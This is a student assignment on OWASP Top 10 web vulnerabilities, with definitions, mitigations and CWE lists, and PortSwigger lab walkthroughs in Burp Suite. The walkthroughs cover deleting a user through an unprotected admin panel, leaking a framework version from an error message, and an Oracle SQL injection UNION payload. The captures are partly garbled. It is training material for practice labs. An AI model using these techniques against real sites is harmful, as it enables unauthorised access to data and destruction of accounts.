

ASSIGNMENT-1

Name : Bhumireddy Thanmaye

Reg No: 21BCI0013

Course: AI for Cyber Security With IBM Qradar (AI for Web Security)

Branch: Computer Science and Engineering with specialization in Information Security

Assignment Objective:


OWASP TOP 10 VULNERABILITIES(TAKE ANY 5) PERFORM IN ANY WEBSITE AND SHOW PROOF OF CONTACT

What is OWASP

- OWASP - Open Worldwide Application Security Project
- An online community that produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security. The OWASP provides free and open resources. It is led by a non-profit called The OWASP Foundation.

OWASP Top Ten

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.



1. Broken Access Control:

Refers to the failure of a system to properly enforce restrictions on what authenticated users are allowed to do. This vulnerability can result from flaws in authentication, session management, and authorization mechanisms, potentially granting unauthorized users access to sensitive data and functionality.

Exploitation:

Exploiting broken access control can involve unauthorized users gaining elevated privileges, accessing restricted resources, or modifying data beyond their authorized scope. Attackers might manipulate URL parameters, bypass authentication mechanisms, or abuse insufficiently protected API endpoints to achieve their objectives.

Mitigation:

To mitigate this vulnerability, developers should implement proper authentication and authorization mechanisms, such as role-based access control (RBAC) and attribute-based access control (ABAC). Regular security audits, role validation, and thorough testing of access controls can help identify and rectify potential weaknesses.

Business Impact:

The business impact of broken access control can be severe, including unauthorized access to sensitive customer data, intellectual property theft, regulatory fines, and reputational damage. Breaches resulting from this vulnerability can lead to legal liabilities and loss of customer trust, resulting in significant financial losses.

List of Mapped CWEs:

[CWE-22 Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)

[CWE-23 Relative Path Traversal](#)

[CWE-35 Path Traversal: '.../...//'](#)

[CWE-59 Improper Link Resolution Before File Access \('Link Following'\)](#)

[CWE-200 Exposure of Sensitive Information to an Unauthorized Actor](#)

[CWE-201 Exposure of Sensitive Information Through Sent Data](#)

[CWE-219 Storage of File with Sensitive Data Under Web Root](#)

[CWE-264 Permissions, Privileges, and Access Controls \(should no longer be used\)](#)

[CWE-275 Permission Issues](#)

[CWE-276 Incorrect Default Permissions](#)

[CWE-284 Improper Access Control](#)

[CWE-284: Improper Access Control](#)

Description:The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.

Business Impact:Access control involves the use of several protection mechanisms such as:Authentication (proving the identity of an actor),Authorization (ensuring that a given actor can access a resource), and Accountability (tracking of activities that were performed).If suppose a unauthorized actor came to see the resources if any of the above mechanism is not applied or otherwise fails ,then they are giving chance to the attackers.This can leads to compromise the security of the product by gaining privileges, reading sensitive information, executing commands, evading detection.

[CWE-285 Improper Authorization](#)

[CWE-352 Cross-Site Request Forgery \(CSRF\)](#)

[CWE-359 Exposure of Private Personal Information to an Unauthorized Actor](#)

[CWE-377 Insecure Temporary File](#)

[CWE-402 Transmission of Private Resources into a New Sphere \('Resource Leak'\)](#)

[CWE-425 Direct Request \('Forced Browsing'\)](#)

[CWE-441 Unintended Proxy or Intermediary \('Confused Deputy'\)](#)

[CWE-497 Exposure of Sensitive System Information to an Unauthorized Control Sphere](#)

[CWE-538 Insertion of Sensitive Information into Externally-Accessible File or Directory](#)

[CWE-540 Inclusion of Sensitive Information in Source Code](#)

[CWE-548 Exposure of Information Through Directory Listing](#)

[CWE-552 Files or Directories Accessible to External Parties](#)

[CWE-566 Authorization Bypass Through User-Controlled SQL Primary Key](#)

[CWE-601 URL Redirection to Untrusted Site \('Open Redirect'\)](#)

[CWE-639 Authorization Bypass Through User-Controlled Key](#)

[CWE-651 Exposure of WSDL File Containing Sensitive Information](#)

[CWE-668 Exposure of Resource to Wrong Sphere](#)

[CWE-706 Use of Incorrectly-Resolved Name or Reference](#)

[CWE-862 Missing Authorization](#)

[CWE-863 Incorrect Authorization](#)

[CWE-913 Improper Control of Dynamically-Managed Code Resources](#)

[CWE-922 Insecure Storage of Sensitive Information](#)

[CWE-1275 Sensitive Cookie with Improper SameSite Attribute](#)

Practical Approach:

After reading the description, click on access the lab

The screenshot shows a Firefox browser window with the URL <https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality>. The page title is "Lab: Unprotected admin functionality". On the left, there's a sidebar with a tree view of topics under "Access control". The main content area displays the lab details, including a "SOLVED" status, a note about an unprotected admin panel, and a "TRY FOR FREE" button for Burp Suite. The top navigation bar includes links for "Products", "Solutions", "Research", "Academy", "Support", and "Log out".

Use /robots.txt in the lab access url

The screenshot shows a Firefox browser window with the URL <https://0aa900ff0462646b8105f06008a0081/web-security-academy.net/robots.txt>. The page content is the robots.txt file, which contains the following text:

```
User-agent: *
Disallow: /administrator-panel
```

In the url replace /robots.txt to /administrator-panel

Lab: Unprotected admin functionality

Unprotected admin functionality

Back to lab description >

Home | My account

Users

wiener - Delete

carlos - Delete

LAB Not solved

As per the description of scenario delete carlos user from the administrator-panel

Congratulations, you solved the lab!

Share your skills! Continue learning >

Unprotected admin functionality

Back to lab description >

Home | My account

User deleted successfully!

Users

wiener - Delete

LAB Solved

Therefore, we deleted the carlos user account from administrator panel due to unprotected admin functionality

2. Cryptographic Failures:

Cryptographic Failures involve the improper implementation or use of cryptographic mechanisms, rendering sensitive data susceptible to unauthorized access. These failures can encompass weak key management, flawed encryption algorithms, or insecure random number generation.

Exploitation:

Attackers can exploit cryptographic failures to decrypt intercepted data, perform man-in-the-middle attacks, or recover sensitive information from improperly protected storage. Weakened encryption may also allow unauthorized tampering with data during transit.

Mitigation:

Mitigating cryptographic failures requires using industry-standard encryption algorithms, strong key management practices, and secure random number generators. Regular audits of cryptographic implementations and adherence to established cryptographic guidelines are essential to ensure robust protection.

Business Impact:

Cryptographic failures can lead to severe breaches of confidential data, loss of competitive advantage, and compromised business relationships. If customer data or trade secrets are compromised, legal repercussions, compliance violations, and tarnished brand reputation can result.

List of Mapped CWEs:

[CWE-261 Weak Encoding for Password](#)

Description: Obscuring a password with a trivial encoding does not protect the password.

Business Impact: Basically passwords are some of the most commonly used authentication mechanisms. To authenticate to a system/application, a user provides a password, which is compared to a value stored on the server. If the two values match, then the user is granted access. Otherwise, access is denied. Password encoding can go wrong in some ways like when the passwords are stored in plain text, using simple encoding algorithms like Base64 which is reversible that means we can decode the original value and use of weak hash algorithms that can be exploited by brute force attacks .This can lead to sensitive data exposure or system compromise.

[CWE-296 Improper Following of a Certificate's Chain of Trust](#)

[CWE-310 Cryptographic Issues](#)

[CWE-319 Cleartext Transmission of Sensitive Information](#)

[CWE-321 Use of Hard-coded Cryptographic Key](#)

[CWE-322 Key Exchange without Entity Authentication](#)

[CWE-323 Reusing a Nonce, Key Pair in Encryption](#)

[CWE-324 Use of a Key Past its Expiration Date](#)

[CWE-325 Missing Required Cryptographic Step](#)

[CWE-326 Inadequate Encryption Strength](#)

[CWE-327 Use of a Broken or Risky Cryptographic Algorithm](#)

[CWE-328 Reversible One-Way Hash](#)

[CWE-329 Not Using a Random IV with CBC Mode](#)

CWE-330 Use of Insufficiently Random Values

CWE-331 Insufficient Entropy

CWE-335 Incorrect Usage of Seeds in Pseudo-Random Number Generator(PRNG)

CWE-336 Same Seed in Pseudo-Random Number Generator (PRNG)

CWE-337 Predictable Seed in Pseudo-Random Number Generator (PRNG)

CWE-338 Use of Cryptographically Weak Pseudo-Random Number Generator(PRNG)

CWE-340 Generation of Predictable Numbers or Identifiers

CWE-347 Improper Verification of Cryptographic Signature

CWE-523 Unprotected Transport of Credentials

CWE-720 OWASP Top Ten 2007 Category A9 - Insecure Communications

CWE-757 Selection of Less-Secure Algorithm During Negotiation('Algorithm Downgrade')

CWE-759 Use of a One-Way Hash without a Salt

CWE-760 Use of a One-Way Hash with a Predictable Salt

CWE-780 Use of RSA Algorithm without OAEP

CWE-818 Insufficient Transport Layer Protection

CWE-916 Use of Password Hash With Insufficient Computational Effort



Practical Approach:

Go to port swigger website and take the information disclosure in error message lab

The screenshot shows a Firefox browser window with the URL <https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-error-messages>. The page is titled "Lab: Information disclosure in error messages". It features a sidebar on the left with topics like "Information disclosure", "How do information disclosure vulnerabilities arise?", and "Testing for information disclosure". The main content area displays a lab description: "This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework." Below the description are two buttons: "ACCESS THE LAB" and "TRY FOR FREE". A sidebar on the right says "Find information disclosure vulnerabilities using Burp Suite".

Now click on access the lab,select any one of them

The screenshot shows a Firefox browser window with the URL <https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net>. The page is titled "Information disclosure in error messages". It features a sidebar on the left with the "WebSecurity Academy" logo. The main content area displays a lab description: "This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework." Below the description are two buttons: "Submit solution" and "Back to lab description".

Change foxy proxy to firefox settings to burp,open burp suite go to proxy on the intercept and right click send to repeater

```

GET /product/productId=5 HTTP/1.1
Host: 0a5600af0495f62d8243f6f9005e0043.web-security-academy.net
Cookie: session=00fj6aoXq0g8Mepyym5ny2KQzDg
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

Target: https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 171
Date: Mon, 12 Jun 2023 10:12:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: session=00fj6aoXq0g8Mepyym5ny2KQzDg; expires=Mon, 12-Jun-2023 10:12:46 UTC; path=/; secure; HttpOnly
Set-Cookie: PHPSESSID=1234567890; expires=Mon, 12-Jun-2023 10:12:46 UTC; path=/; secure; HttpOnly
Content-Security-Policy: frame-ancestors 'self'; script-src 'self' https://code.jquery.com; object-src 'self' data:; style-src 'self' https://fonts.googleapis.com; font-src 'self' https://fonts.gstatic.com; img-src 'self' https://img.icons8.com/ios-glyphs/48px/000000/placeholder.png; media-src 'self'; frame-src 'self'; script-src 'self' https://code.jquery.com; object-src 'self' data:; style-src 'self' https://fonts.googleapis.com; font-src 'self' https://fonts.gstatic.com; img-src 'self' https://img.icons8.com/ios-glyphs/48px/000000/placeholder.png; media-src 'self';
```

Change the product id from 5 to like *example* for suppose and click on request send

Now we can see some apache status in Response to the given request

Copy the apache status

The screenshot shows the Burp Suite interface with a captured request and response. The request is a GET to `https://0x5600af0495f62d8243f6f9005e0043.web-security-academy.net`. The response body contains a large amount of Java code, specifically a stack trace or error message, which includes the following text:

```


    string: "example"
    at java.base/java.lang.NumberFormatException.forInputString()
    NumberFormatException.java:67
    at java.base/java.lang.Integer.parseInt(Integer.java:654)
    Integer.java:654
    at java.base/java.lang.Integer.parseInt(Integer.java:786)
    Integer.java:786
    at lab.t.x.z.N(Unknown Source)
    at lab.k.i.a.(Unknown Source)
    at lab.k.i.b.(Unknown Source)
    at lab.k.i.c.(Unknown Source)
    at lab.server.o.g.v.(Unknown Source)
    at lab.server.o.g.f.l.(Unknown Source)
    at lab.server.o.g.f.(Unknown Source)
    at lab.server.o.g.f.R(Unknown Source)
    at lab.server.o.g.c.(Unknown Source)
    at lab.server.o.g.x.(Unknown Source)
    at c.z.i.a.lambdasuncheckedfunctions1(Unknown Source)
    at c.z.i.a.lambdasuncheckedfunctions1(Unknown Source)
    at lab.server.zl.(Unknown Source)
    at lab.server.o.g.c.(Unknown Source)
    at lab.server.o.d.(Unknown Source)
    at lab.server.o.d.o.(Unknown Source)
    at lab.server.o.v.(Unknown Source)
    at lab.server.o.v.f.(Unknown Source)
    at lab.server.o.v.T.(Unknown Source)
    at lab.r.k.lambdacheatconsuming1(Unknown Source)
    at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:697)
    at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:695)
    at java.base/java.lang.Thread.run(Thread.java:833)
    Thread.java:833
Apache Struts: 2.2.3.31

```


The response status is 200 OK.

Before going to portswigger website off the intercept

Go to portswigger click on submit solution paste the apache status there and submit



This lab using apache framework version 2.2.3.31 by submitting the version in the solution the lab can be solved



3. Injections:

Injection vulnerabilities arise when untrusted data is improperly handled and executed within an application's runtime. Common types include SQL Injection, where malicious SQL queries are injected, and Command Injection, where malicious commands are executed on a system.

Exploitation:

Attackers exploit injection vulnerabilities by inserting malicious code into input fields or data streams. For example, SQL Injection attacks can manipulate database queries to reveal sensitive information, modify data, or even gain administrative access to systems.

Mitigation:

Mitigating injection vulnerabilities involves using parameterized queries, input validation, and output encoding. Properly sanitizing and validating

user inputs before processing them can significantly reduce the risk of injection attacks.

Business Impact:

Injection attacks can lead to data breaches, loss of data integrity, service downtime, and potential legal liabilities. Compromised customer data can erode trust and trigger regulatory penalties, damaging a company's financial standing and reputation.

List of Mapped CWEs:

[CWE-20 Improper Input Validation](#)

Description: The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly.

Business Impact: The failure to properly validate or sanitize input data from untrusted sources before using it in a software system leads to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution. This can lead to a range of security vulnerabilities which include security breaches, unauthorized access, disruptions to application functionality, privacy violations by exposing user information, legal and regulatory penalties due to mishandling of data, reputational damage, and resource consumption through attacks like Denial of Service (DoS) .

[CWE-74 Improper Neutralization of Special Elements in Output Used by a Downstream Component \('Injection'\)](#)

[CWE-75 Failure to Sanitize Special Elements into a Different Plane \(Special Element Injection\)](#)

[CWE-77 Improper Neutralization of Special Elements used in a Command \('Command Injection'\)](#)

[CWE-78 Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)

[CWE-79 Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

[CWE-80 Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)

[CWE-83 Improper Neutralization of Script in Attributes in a Web Page](#)

[CWE-87 Improper Neutralization of Alternate XSS Syntax](#)

[CWE-88 Improper Neutralization of Argument Delimiters in a Command \('Argument Injection'\)](#)

[CWE-89 Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)

[CWE-90 Improper Neutralization of Special Elements used in an LDAP Query \('LDAP Injection'\)](#)

[CWE-91 XML Injection \(aka Blind XPath Injection\)](#)

[CWE-93 Improper Neutralization of CRLF Sequences \('CRLF Injection'\)](#)

[CWE-94 Improper Control of Generation of Code \('Code Injection'\)](#)

[CWE-95 Improper Neutralization of Directives in Dynamically Evaluated Code \('Eval Injection'\)](#)

[CWE-96 Improper Neutralization of Directives in Statically Saved Code \('Static Code Injection'\)](#)

CWE-97 Improper Neutralization of Server-Side Includes (SSI) Within a Web Page

CWE-98 Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')

CWE-99 Improper Control of Resource Identifiers ('Resource Injection')

CWE-100 Deprecated: Was catch-all for input validation issues

CWE-113 Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')

CWE-116 Improper Encoding or Escaping of Output

CWE-138 Improper Neutralization of Special Elements

CWE-184 Incomplete List of Disallowed Inputs

CWE-470 Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')

CWE-471 Modification of Assumed-Immutable Data (MAID)

CWE-564 SQL Injection: Hibernate

CWE-610 Externally Controlled Reference to a Resource in Another Sphere

CWE-643 Improper Neutralization of Data within XPath Expressions ('XPath Injection')

CWE-644 Improper Neutralization of HTTP Headers for Scripting Syntax

CWE-652 Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')

CWE-917 Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')

Practical Approach:

It's also almost similar approach to cryptographic failure how we did

Go to portswigger choose one of the lab under sql injection

The screenshot shows a browser window with the URL <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle>. The page title is "Lab: SQL injection attack, querying the database type and version on Oracle". The main content area includes a "PRACTITIONER LAB" button, a hint section, and an "ACCESS THE LAB" button. To the right, there is a sidebar with a "TRY FOR FREE" button for Burp Suite. The left sidebar contains a navigation tree for SQL injection topics.

Access the lab go to any of the search in details i have chosen lifestyle here

The screenshot shows a browser window with the URL <https://web-security-academy.net/70ddc48076a380f06c95009a0f7>. The page title is "SQL injection attack, querying the database type and version on Oracle". The main content area displays the query results: "Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production". Below the results, there is a "Portable Hat" product listing with a "Dancing In The Dark" sub-section.

Using foxyproxy extension give burp settings and on the intercept on burp suite

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is captured from the 'Intercept is on' dropdown. The request details are as follows:

```
1 GET /filter?category=Lifestyle HTTP/1.1
2 Host: 0a0700dc048076a380106c95009a00f7.web-security-academy.net
3 Cookie: session=4v39MKCtyHNTDyobjG2M4c3bnt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a0700dc048076a380106c95009a00f7.web-security-academy.net/filter?category=Lifestyle
9 Upgrade-Insecure-Request: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Right click on it and select send to repeater. Now go to repeater and try to append with some like ' single quotation at the end of the string and send a request.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A modified request is shown in the 'Request' pane:

```
1 GET /filter?category=Lifestyle HTTP/1.1
2 Host: 0a0700dc048076a380106c95009a00f7.web-security-academy.net
3 Cookie: session=4v39MKCtyHNTDyobjG2M4c3bnt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a0700dc048076a380106c95009a00f7.web-security-academy.net/filter?category=Lifestyle
9 Upgrade-Insecure-Request: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
17
18
19
20
21
22
```

The 'Response' pane shows the modified response, which includes an Oracle database version disclosure:

```
<h2>SQL injection attack, querying the database type and version<br>on Oracle</h2>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
  <section class="academyLabBanner">
    <div class="title">
      <img alt="Logo" class="logo" />
    </div>
    <div class="titleContent">
      <h2>SQL injection attack, querying the database type and version on Oracle</h2>
      <a href="/" class="tab-link" data-tab="button" href="/">Back to lab home</a>
    </div>
    <p id="text">
      Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 - Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLRTL Version 11.2.0.2.0 - Production
    </p>
    <a class="link-back" href="#">Back</a>
  </section>
</div>
```

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /filter?category=Lifestyle HTTP/2
2 Host: 0a0700dc048076a380106c95009a00f7.web-security-academy.net
3 Cookie: session=uv93MHCtqyH0DyjySjG2H46L3m0t
4 User-Agent: Mozilla/5.0 (Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a0700dc048076a380106c95009a00f7.web-security-academy.net/filter?category=Lifestyle
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```
- Response:**

SQL injection attack, querying the database type and version on Oracle

Internal Server Error

Internal Server Error

Back to lab home
Make the database retrieve the strings: 'Oracle'.

Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production

Back to lab description >>
- Inspector:**
 - Request attributes: 2
 - Request query parameters: 1
 - Request body parameters: 0
 - Request cookies: 1
 - Request headers: 16
 - Response headers: 3

Here by doing that we got an internal server error that means we are using some wrong syntax or something

To determine the number of columns that are being returned by the query and which columns contain text data using a payload in the category parameter '+UNION+SELECT+'abc','def'+FROM+dual-

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /filter?category=Lifestyle'+UNION+SELECT+'abc','def'+FROM+dual-- HTTP/2
2 Host: 0a0700dc048076a380106c95009a00f7.web-security-academy.net
3 Cookie: session=uv93MHCtqyH0DyjySjG2H46L3m0t
4 User-Agent: Mozilla/5.0 (Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a0700dc048076a380106c95009a00f7.web-security-academy.net/filter?category=Lifestyle
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```
- Response:**

HTTP/2 200 OK

Content-Type: text/html; charset=utf-8

X-FRAME-OPTIONS: SAMEORIGIN

Content-Length: 9329

<!DOCTYPE html>

<html>

<head>

<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">

<title>SQL injection attack, querying the database type and version on Oracle</title>

</head>

<body>

<script src="/resources/labheader/js/labHeader.js"></script>

<div id="academyHeader">

<section class="academyLabHeader">

<div class="content">

<div class="logos">

<div class="titleContainer">

<h2>SQL injection attack, querying the database type and version on Oracle</h2>

Back to lab home

